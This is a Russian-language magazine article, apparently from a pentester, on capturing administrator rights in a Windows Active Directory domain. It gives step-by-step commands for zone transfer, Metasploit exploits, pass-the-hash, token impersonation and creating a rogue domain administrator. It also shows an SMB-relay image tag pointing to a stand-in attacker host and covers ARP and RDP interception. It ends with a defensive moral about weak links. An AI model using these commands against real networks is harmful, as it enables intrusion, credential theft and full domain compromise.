
Алексей Синцов Digital Security (a.sintsov@dsec.ru)

ПРОСТЕЙШИЙ ПРИМЕР СЕТИ



АТАКИ НА ДОМЕН

Завладеваем корпоративной сетью

Большая часть всех корпораций, компаний и мелких фирм используют для построения корпоративной сети технологию Active Directory и ОС семейства Windows. Сегодняшняя статья будет посвящена простой теме — захвата прав администратора в домене обезличенной корпоративной сети.


Мы, конечно, поговорим об уязвимостях в службах и ОС, но в основном разговор будет об общих проблемах в архитектуре сети и проблемах аутентификации.

Домен. Просто домен

Перед тем, как начать, посмотрим, что представляет собой абстрактная корпоративная сеть. Начнем с понятия Active Directory. На самом деле это служба каталогов, которая удобно хранит ресурсы сети и их «свойства». Типа каталога папочек в ящике, где описано, что за сервера в сети, что за рабочие станции, принтеры, какие есть пользователи, в каких группах они состоят. Ящик в данном случае — это сервер (контроллер домена), где централизованно хранится вся эта информация. Администратор контроллера домена — царь в корпоративной сети. Вернее, он царь той ее части, которая состоит в домене. Если компьютер или сервер в нем не состоит, то прав у администратора на машину нет, так как аутентификация и авторизация проводится без участия контроллера домена. Однако в большинстве случаев почти все сервера и рабочие станции состоят в домене, так как ради этого, собственно, домен и поднимается. Понятно, что серверные ОС — это, в большинстве своем, Windows 2000/2003/2008, а рабочки — XP/Vista/7. Можно намного подробнее описать, что такое домен и как он работает, но в таком случае места на рассказ о слабых местах практически не останется. Для тех, кто хочет начать с основ — советую статью в русской Википедии: ru.wikipedia.org/wiki/Active_Directory.

Сеть

Как говаривали в Sun: «Компьютер — это сеть», поэтому рассмотрим простейшую сеть. Самое главное, как ты уже понял, это контроллер домена. Это сердце сети. Контроллер отвечает за аутентификацию, доменные имена машин, политики для серверов и рабочих станций. То есть за все. Кроме основного сервера могут быть еще машинки, необходимые для организации бизнес-задач компании: почта, терминалки, базы данных и так далее.




NTLM Chalenge response

Потом идут рабочие станции. В простейшем (читай — худшем) случае вся эта тусовка располагается в одном сегменте сети. Как правило, если мы говорим о небольших компаниях, то так оно и есть. В больших компаниях все не так просто: в дело вступают сетевые устройства, которые разбивают сеть на сегменты, пропиливая дырки из сегмента в сегмент для нужных протоколов, сетей и серверов. Во всем этом благополучии часто бывает и Wi-Fi роутер, который дает доступ в сеть для любителей ноутбуков (кстати, именно роутер и становится основной точкой входа в сеть для плохих парней, но не он один). Атаки на браузер и плагины к нему — самый популярный способ проникнуть из интернета в сеть компании или банка. Кроме всего перечисленного, еще остаются варианты с троянами, подключениями к LAN через плохо контролируемые порты и, в конце-концов, банальный инсайд. В любом случае, все это выходит за рамки статьи, но понимать, что безопасность домена дело не последнее — все же необходимо.

Разведка

Любое дело начинается с разведки. Цель ясна — стать администратором домена, но по пути к этой цели надо выявить критичные точки и... саму цель. Как же найти контроллер домена самым бесшумным путем? Вспомним, что наш волшебный ящик с папками отвечает за имена ресурсов — DNS-имена. Исходя из этого, очевидно, что на искомом сервере должен быть поднят сервис доменных имен, то есть открыт 53-й порт. Но не спеши запускать nmap. В случае, если IP-адрес мы получаем по DHCP, то он же нам и раскроет имя DNS-сервера, так что просто набери в консоли nslookup и с вероятностью 70% ты получишь адрес контроллера домена. Но сразу в лоб брутить пароли от домена, опять же, не рекомендуется — нужно оглядеться и посмотреть, кто есть вокруг. Определить вкусные цели, так сказать. Варианта два — ARP-пинг по подсети и опрос по DNS. ARP-PING это простой способ определить, жив компьютер с данным IP-адресом или нет. Напомню, что согласно модели OSI ниже сетевого уровня у нас существует канальный. Именно по этому уровню физически определяется, на какую сетевую карточку слать пакет. Таким образом, ARP-PING представляет собой следующий диалог:

```
Хакер ко ВСЕМ: Ребят, в каком доме живет Петя
Шеллкодов?
Дом 3 к Хакеру: О, это ж я — Петя Шеллкодов! Чувак,
тебе в дом номер 3!
```




0day почти трехлетней давности от Confliker'a все еще можно встретить

Другими словами, происходит широковещательный запрос по протоколу ARP, в рамках которого запрашивается MAC-адрес того чувака, которому присвоен искомый хакером IP-адрес. Вариант очень быстрый и эффективный. В качестве инструментария рекомендую nmap либо Cain&Abel. Но можно и опросить сам домен — мол, расскажи, где у тебя что :). Если администратор домена недостаточно аккуратно настроил DNS, то мы можем попросить список всех записей для данного домена. Это называется трансфер зоны DNS. Для данного действия достаточно подсоединиться к DNS сервису и выполнить команду листинга зоны. Из-под винды это делается так:

```
C:\> nslookup
Default Server:  windomain.domain
Address:  192.168.1.33

>ls -d windomain.domain > file.txt
```

Если все в порядке, то в файле file.txt ты найдешь имена компьютеров и их IP-адреса. Зачем это надо? В 80% случаев в имени компьютера заложена полезная информация, в частности — его назначение (например, для организации атаки «человек посередине» или поиска SQL-серверов). Если зона DNS не отдается, то тогда для получения имени можно резолвить каждый IP-адрес, который получен в результате ARP-скана (Cain умеет это делать). Этот вариант потребует времени, но зато он более точный. Кроме имен компьютеров хорошо получить еще и список пользователей (имена учетных записей) домена. Опять же, если администратор домена недоделал свое дело, то получить юзеров можно, подсоединившись к контроллеру домена по так называемой нулевой сессии к ресурсу IPC$. После чего можно попросить отдать список всех пользователей с комментариями. Эта информация может оказаться полезной для вычисления администраторов домена и прочих ключевых фигур. Кроме того, можно уже начинать подбирать учетные записи, где логин пользователя такой же, как и пароль :). К слову, если админ все же запретил получение списка пользователей, мы можем перебрать его сами. Дело в том, что каждый пользователь имеет идентификатор безопасности (SID). Если опрашивать домен, подставляя эти идентификаторы и инкрементируя лишь значения RID (последние несколько байт SID), то можно получить список пользователей. Хочу также отметить, что весь этот функционал включен в состав Cain&Abel, хотя можно воспользоваться и оригинальными тулзами Евгения Рудного (sid2user). Выделив ключевые сервера и рабочие станции, стоит их просканировать. Аккуратно и быстро — nmap'ом. При этом даже не нужно сканить все порты с определением сервисов и ОС — это шумно. Выделяем ключевые порты в зависимости от цели: для БД — порты основных БД плюс порты управления (например, radmin), для рабочек — шары (radmin/vnc). В общем-то, про разведку можно писать еще много, на эту тему получится не одна статья, но самое важное я, вроде, описал. Да, и еще — всегда держи снифер под рукой, на стадии разведки он расскажет многое. Также тут не упоминается про атаки на свичи



Access Token

и маршрутизаторы, но просто помни — они тоже могут быть слабым звеном (дефолтовые пароли/SNMP строки доступа).

Атака

После разведки можно уже мочить. Как, когда, кого и чем — зависит от результатов разведки. Но один из самых простых вариантов — пробить эксплойтом в лоб. При этом эксплойт должен быть такой, чтобы не уронил систему и гарантировал доступ :). Как правило, эти сплойты пришли к нам из кодов червей. Особо париться тут не стоит — открывай метасплойт, там уже все есть, и выполни поиск:


```
search ms0 -t great
```

В результате ты получишь список стабильных сплойтов для нашей любимой платформы. Из этого списка осталось только выбрать удаленные и направленные на службы. Скорее всего, это будут дети от Confliker и Stuxnet, а именно — ms08-067 и ms10-061 соответственно. Это хорошие, проверенные сплойты, не раз дававшие шеллы автору :). Собственно, для работы с ними никаких знаний почти не нужно. Только учти, что ms10-061 работает только в том случае, если на атакуемом компе готова служба печати, то есть расшарен принтер и у тебя хватит прав на печать. Поэтому удобно перед атакой просканить подсетку на расшаренные принтеры или поискать их по домену — скорее всего, таким макаром ты попадешь на старые, заброшенные серваки, непропатченный принт-сервер или рабочую станцию. К слову — данный вариант очень шумный, и если в компании есть сетевая IDS, то ты можешь быть обнаружен. Обращаю внимание, что IDS так же ловят в сети сигнатуру шелла винды, так что в качестве нагрузки советую использовать meterpreter (он шифрует данные) — автору это помогло. Что же делать, если с эксплойтами идти в бой страшно или все сервера и рабочки пропатчены? Как показывает практика, есть куча способов получить шелл без эксплойтов. В дело вступают «слабые пароли». Это частая ситуация: даже если на доменные учетки пароли и сильные, то пароль на локальную учетную запись Администратора может быть слабым, так как устанавливался он, например, до ввода компа в домен и может быть любым. Более того, такой пароль, как правило, одинаковый для всех локальных админских учеток и на других машинах :).

Все, только что сказанное, не просто догадки сумасшедшего, а частое явление в реальных компаниях. Но я хочу сказать об одном очень популярном методе проникновения — через СУБД. Чем больше компания, тем больше у них СУБД, а чем больше СУБД, тем больше шансов проникновения на эти сервера. И я опять про плохие пароли, например в MSSQL 2000 это «sa:sa», а в Oracle 9i — «system:manager». С более новыми БД сложнее, но и они — частые пациенты. Вообще вся эта глава посвящена главной задаче — получить шелл хоть на каком-то компе в домене. Я перечислил самые простые способы такого получения (как получить шелл из БД — это уже вне темы этой статьи, об этом много писалось ранее), которые не раз давали автору и его коллегам желанный доступ к системе, но по факту, конечно, все зависит от конкретной сети.

HASH и токены

Захват рабочей станции или сервера — это уже полдела. Но что же дальше? Как уже писалось выше, «Компьютер — это сеть». Данное правило применимо и для домена. Если был захвачен хоть один компьютер домена, можно с большой вероятностью говорить о захвате всего домена. В чем дело? А дело в доверенной системе, на которой основана сеть и система безопасности, как на уровне ОС, так и на уровне домена. Итак, что же делать на захваченном хосте в первую очередь? Сначала самое главное — понять свои права. В ряде случаев это будет NT AUTHORITY\SYSTEM, в других — доменная учетная запись с небольшими правами. Но так или иначе на первом этапе нам нужны именно права системы, так что если мы их не имеем, то следует их получить. Получить их можно, например, прямо из метерпретера, в котором есть простая команда getsystem. Данный модуль попробует поднять права в ОС, используя уязвимости MS09-012, нашумевший MS10-015 (KiTrap0D) и не только. Однако в большинстве случаев желательно, чтобы пользователь был в группе локальных админов — например, чтобы имперсонализироваться (об этом позже). Системные права нам нужны для того, чтобы выдрать все самое ценное из недр ОС, а именно NTLM хэши, и список токенов безопасности. Зачем нам хэши? Чтобы брутить их? Нет. Чтобы использовать их. Дело в том, что для аутентификации в домене очень часто не нужен пароль — ведь винда не спрашивает пассворд каждый раз, когда ты идешь на какую-нибудь шару в домене. Реализовано это с помощью NTLM Chalenge response аутентификации. Дело в том, что для такой аутентификации знания пароля не нужно, достаточно только значения хэша. Фактически об этой проблеме было известно с середины



ARP spoofing — человек посередине


90-х, но с годами мало что поменялось. Поэтому, достав хэши, ты можешь спокойно ходить по домену с правами пользователя. Более подробно о хэшах можно почитать в статье Антона Карпова aka toxa: securitylab.ru/analytics/362448.php. Я же расскажу про реальную историю захвата домена. Был, значит, получен доступ к компьютеру веб-девелопера через SQL-инъекцию на его веб-стенде. Сервак был MSSQL, учетка — SA. Соответственно, через xp_cmdshell был закачан и запущен meterpreter, получен полноценный доступ с правами SYSTEM. Но ничего особо ценного для захвата домена на этом компе не нашлось, поэтому были изъяты хэши учетки программиста. Как известно, хэши хранятся в ОС во многих местах, но самое вкусное — это кэш LSA, который «помнит» хэши последних юзеров. В любом случае есть еще и SAM-база. Автор советует использовать утилиты gsecdump и wce, с помощью которых можно полноценно дампить нужные хэши. А с этими хэшами уже лазить по домену, где, кстати, был найден принт-сервер. Учетка программиста состояла в группе, у которой были права на печать на одном из принтеров сервера. Используем хэши-учетки для модуля метасплойта, который эксплуатирует MS10-061.

```
ms10_061_spoolss>set SMBUser user
ms10_061_spoolss>set SMBDomain DOMAIN
ms10_061_spoolss>set SMBPass 0101010101010101010101
01010101:0101010101010101010101010101010101
```

Эксплойт MS10-061, запущенный от имени программиста, дал системный доступ к принт-серверу, где уже были найдены процессы с токенами администратора домена. Получается цепочка атак, которая приводит к захвату домена.

Итак, мы попали на принт-сервер с правами системы, но мы еще не админы домена, однако я упомянул выше про токены. Токен — это объект ОС, который создается при логоне и дается каждому процессу, запущенному юзером. Этот токен — лакомый кусочек. В нашем случае админ домена запустил какие-то процессы на принт-сервере, а у нас права системы на этом же сервере — соответственно мы имеем привилегии SeImpersonate и можем спокойно использовать существующий токен «делегирования» (несмотря на патч MS09-012, который тут как бы не о чем). Выглядит это довольно просто:

```
meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token DOMAIN\\admin
```



Cain&Abel. Подготовка к DNS spoofing


После того, как мы выполнили имперсонализацию, система будет использовать права украденной учетки. То есть, мы стали админом домена. Соответственно, выполняем:

```
meterpreter>shell
C:\windows\system32\>net user xakep p4sSw_0Rd /ADD
      /DOMAIN
C:\windows\system32\>net group "Domain Admins" xakep
      /ADD /DOMAIN
```

Команды исполнятся, и у контроллера домена появится новый администратор (кстати, не рекомендую так делать, так как в нормальных компаниях такой пользователь сразу будет обнаружен). Мораль истории такова: любая, даже самая маленькая дырочка, на самом незначительном сервере или рабочке может привести к захвату домена, так как «компьютер — это сеть»...

Простые атаки или SMB-RELAY

Предыдущий (реально существовавший) пример показал, как получить права админа, зацепившись за любую машину домена. Тогда нам понадобились уязвимости, но они не всегда могут присутствовать, например, если поднят WSUS и все хосты домена своевременно получают обновления. Тем не менее, бывает так, что и без уязвимостей можно получить шелл на сервачке. Частый случай — через СУБД. Для этого требуется хоть какая-нибудь учетка на сервере СУБД. Кстати, вспоминая о gsecdump: он дампит LSA-секреты, в которых очень часто бывают пароли от БД и прочего добра. В открытом виде. Кроме того, в больших компаниях часто есть различные ERP-системы, в которых аутентификация использует доменные учетные записи и различные пароли по умолчанию. К тому же, есть шанс найти SQL-инъекцию. В общем, любой доступ к БД нам подойдет. Мы говорим про MSSQL, как про наиболее частую СУБД в Microsoft сетях, хотя и Oracle тоже сойдет. Второй важный пункт — процесс СУБД должен быть запущен под доменной учетной записью, которая состоит в группе локальных админов для сервера СУБД. Если все эти условия соблюдены, то можно выполнить атаку SMB-RELAY через вызов хранимой процедуры xp_dirtree/xp_fileexist (которая также должна еще и быть доступна). В качестве параметра эти процедуры берут путь к папке/файлу. Суть в том, что они понимают путь в формате UNC, то есть могут обращаться к файлам на удаленном ресурсе. В случае, если эти ресурсы требуют аутентификацию, то происходит NTLM chalenge response аутентификация, из-под которой, используя учетку, запущен процесс СУБД. Таким вот образом можно указать в качестве удаленного ресурса хост хакера с запущенным модулем SMB-RELAY (есть в составе метасплойта). Данный модуль реализует атаку «человек посередине», перенаправляя аутентификацию на другой сервер СУБД (например, на резервный — главное, чтобы учетка там имела права локального админа). Таким образом, сервер сгенерирует ответ и отправит его хакеру, который, в свою



ARP-SPOOFING + RDP MitM

очередь, передаст его серверу, где начата атака. В общем, классический «человек посередине». Таким образом хост хакера аутентифицируется на резервном сервере, закачает туда метерпретер и получит права учетки СУБД (так как она в группе локальных администраторов, то это равносильно SYSTEM). Зачем нам второй сервер, ведь можно указать в качестве цели тот же сервер, откуда был послан запрос (то есть атака с сервера «А» на сервер «А»)? Вообще да, можно, но только если на сервере «А» не установлен патч для MS08-068. В противном случае нужно два сервера. Примечание: автор заметил, что если мы атакуем кластер, то патч для MS08-068 не работает, поэтому можно выполнять атаку с ноды кластера на кластер и мы получим шелл на той же ноде. Данная уязвимость имеет смысл не только в контексте СУБД. Обычная XSS может дать полноценный шелл, достаточно подсунуть админу домена следующий код:

```
<img src="\\attacker\shara">
```

В любом случае, эта проблема не фиксится полностью, а потому атаки на основе SMB-RELAY — реальная угроза.

Простые атаки. ARP-SPOOFING

Нельзя не упомянуть и про старый добрый ARP-SPOOFING в контексте захвата домена. Атака основана на флуде ARP-ответов для хостов «А» и «Б» с хоста «В». Хосту «А» посылаются пакеты с утверждением, что IP-адрес «Б» принадлежит машине с маком «В». Хосту «Б» посылаются пакеты с утверждением, что IP-адрес «А» принадлежит машине с маком «В». Таким образом все пакеты идут на хост «В», который их потом пересылает по назначению. Простое описание классической атаки «человек посередине». Функционал полностью присутствует в Cain&Abel и Ettercap. В контексте предыдущих тем можно сделать такое западло: вычислить админа (трансфер зоны ДНС), вычислить прокси-сервер или шлюз, устроить ARP-SPOOFING и добавить в ХТМЛ-код пакета ответа от сервера к админу (в случае, если админ пошел на какой-нибуть веб-сайт) строчку вида <img src="\\attacker\shara">. То есть выполнить SMB-RELAY атаку. Для этого нужно помучаться с Ettercap, но можно поступить и проще — поднять у себя веб-сервер с SMB-RELAY модулем.

Но это еще не все. Однажды мы делали внутренний пентест небольшой сетки, где все патчено-перепатчено, и пароли были очень стойкие, а больше там ломать-то было и нечего. Так как сетка маленькая, то сервера и рабочки были в одном сегменте — радость для любого ARP-флудера. По ДНС был вычислен админ и сервер терминалов. Начался спуфинг, и тут выяснилось, что один из админов использует старую версию протокола RDP, а как немногим известно — протокол версии меньше, чем шестая, уязвим к атаке «человек посередине». Таким образом, Cain расшифровал RDP-трафик админа на сервер терминала. А с помощью тулзы для парсинга логов Cain'а (irongeek.com/downloads/cain-RDP-parser.zip) был получен пароль админа домена. Такие вот истории...

Баян

В чем смысл этой статьи? Что я хотел сказать? Ведь ничего нового раскрыто не было — эти атаки, уязвимости и фичи были известны давно (некоторые уже даже в течение десяти лет). Просто кое-что невозможно полностью исправить — ARP-SPOOFING, SMB-RELAY, воровство Token'ов, HASH-and-PASS и так далее. Эти вещи заложены глубоко в архитектуру домена, ОС и сети, что делает любую ошибку на любом незначительном хосте опасной для всего домена.

Принцип «Компьютер — это сеть» работает вовсю. Потеряв один компьютер, с точки зрения безопасности мы можем потерять всю сеть. Было, конечно, не рассказано много чего еще: про парольные политики, сегментацию, настройку сетевого оборудования и прочее. Но я хотел обратить внимание на то, что любые вроде бы незначительные сервера и рабочки — значительны, что любые уязвимости, вроде трансфера зоны DNS — опасны.

Даже имя компьютера имеет свою цену с точки зрения безопасности. Я видел компании, где компьютеры операторов систем банк-клиент имели имена вида bankclient-1 и были они в домене, в том же сегменте сети. Пусть патченые, но ведь если я получу учетку домена (через другой хост, скажем, через принт-сервер), то потом вернусь на bankclient-1 и буду там хозяином. Так что наша с тобой задача — грамотно построить сеть и устранить в ней слабые звенья...